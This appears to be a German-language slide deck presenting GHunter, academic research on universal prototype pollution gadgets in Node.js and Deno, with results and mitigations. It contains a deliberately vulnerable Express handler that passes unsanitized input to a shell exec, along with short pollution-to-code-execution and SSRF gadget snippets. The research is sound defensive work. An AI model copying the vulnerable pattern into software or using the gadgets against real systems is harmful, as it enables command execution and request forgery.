

GHunter: Universal Prototype Pollution Gadgets in JavaScript Runtimes

Eric Cornelissen (KTH), Mikhail Shcherbakov (KTH), Musard Balliu (KTH)

Agenda

1. Was ist Prototype Pollution?
2. Universal Gadgets
3. GHunter
4. Ergebnisse
5. Mitigations
6. Fazit und Ausblick

Was ist Prototype Pollution?

Vererbung in JavaScript – 1

Was ist Prototype Pollution?

```
const personBase = {
  greet() {
    console.log(`Hello, my name is ${this.name}. My role is "${this.role}"`);
  },
  role: "guest"
};

const person = {
  name: "Max",
  role: "admin", // This will shadow role from the prototype
  __proto__: personBase // Set prototype explicitly
};

// Property lookup
console.log(person.name); // "Max" → Own property
console.log(person.role); // "admin" → Shadows prototype's "guest"
person.greet();           // "Hello, my name is Max. My role is "admin" → Inherited method

// Lookup for a missing property
console.log(person.accessLevel); // undefined → Not found in person or personBase
```

Vererbung in JavaScript – 2

Was ist Prototype Pollution?

```
// Lookup for a missing property
console.log(person.accessLevel); // undefined → Not found in person or personBase

// BAD: This pollutes the global Object.prototype
// All plain objects (including `personBase` and `person`) now inherit this
const dangerous = {};
dangerous["__proto__"].accessLevel = "superuser";

// Now this affects unrelated objects!
console.log(person.accessLevel); // "superuser" – inherited via polluted Object.prototype!
```

Universal Gadgets

Beispiel – 1

Universal Gadgets

```
const users = {};  
app.post("/:uid", (req, res) => {  
  const { uid } = req.params;  
  const { key, value } = req.body;  
  if(!users[uid]) {  
    users[uid] = {}  
  }  
  users[uid][key] = value;  
  log(`A value was stored at ${new Date()}`);  
  res.status(200).json(users[uid]);  
});  
  
app.listen(PORT, () => console.log(`Server running on port ${PORT}`));
```

Beispiel – 2

Universal Gadgets

```
const result = await fetch("http://localhost:8080/123", {  
  method: "POST",  
  headers: { "Content-Type": "application/json" },  
  body: JSON.stringify({ key: "age", value: "42" })  
});  
const data = await result.json();  
console.log(data);
```

TypeError: Failed to fetch

Beispiel – 3


Universal Gadgets

```
function log(cmd, opts) {  
  opts = opts || {};  
  const shell = opts.shell || "/bin/sh";  
  exec(`${shell} "${sanitize(cmd)}"`);  
}  
  
function sanitize(cmd) {  
  return cmd;  
}
```

GHunter


Überblick

GHunter




Schritt 1

GHunter




Schritt 2

GHunter




Schritt 3

GHunter



Schritt 4

GHunter



Ergebnisse

Identifizierte Schwachstellen

Ergebnisse

	Node.js	Deno
Arbitrary Code/Command Execution	14	5
Server Side Request Forgery	6	3
Privilege Escalation	7	24
Cryptographic Downgrade	2	0
...
Total	56	67

Beispiel – Node.js ACE

Ergebnisse

```
// Pollution
Object.prototype.source = 'console.log("foobar")';

// Gadget
import("./any_file.mjs");
console.log("foobar");
```

Beispiel – Deno SSRF

Ergebnisse

```
// Pollution
Object.prototype[0] = "http://fake.com";
Object.prototype.method = "POST";
Object.prototype.body = '{"foo":"bar"}';
Object.prototype.headers = { "content-type": "application/json" };

// Gadget
fetch("http://example.com");
fetch("http://fake.com", {
  method: "POST",
  body: '{"foo":"bar"}',
  header: { ... }
});
```

Mitigations

Mitigations

- G1: Expliziter Zugriff auf eigene Eigenschaften

```
Object.hasOwnProperty(obj, 'prop')
```

- G2: Sichere Objekterstellung

```
Object.create(null)
```

- G3: Sichere Kopie von Eingabedaten

```
const safe = { __proto__: null, ...obj }
```

Fazit und Ausblick

Fazit und Ausblick

- Effektive Pipeline zur systematischen Identifikation universeller Gadgets in Node.js und Deno.
- 123 ausnutzbare Gadgets entdeckt.
- Systematisierte Minderungsrichtlinien vorgestellt.
- Analyse realer Exploits zeigt: Komplexes Problem erfordert prinzipientreue Gegenmaßnahmen.
- GHunter und Gadget-Daten öffentlich – Förderung weiterer Forschung.
- Zukunftsperspektive: Erkennung von Gadget-Ketten und neuen Angriffsvektoren.

Fragen?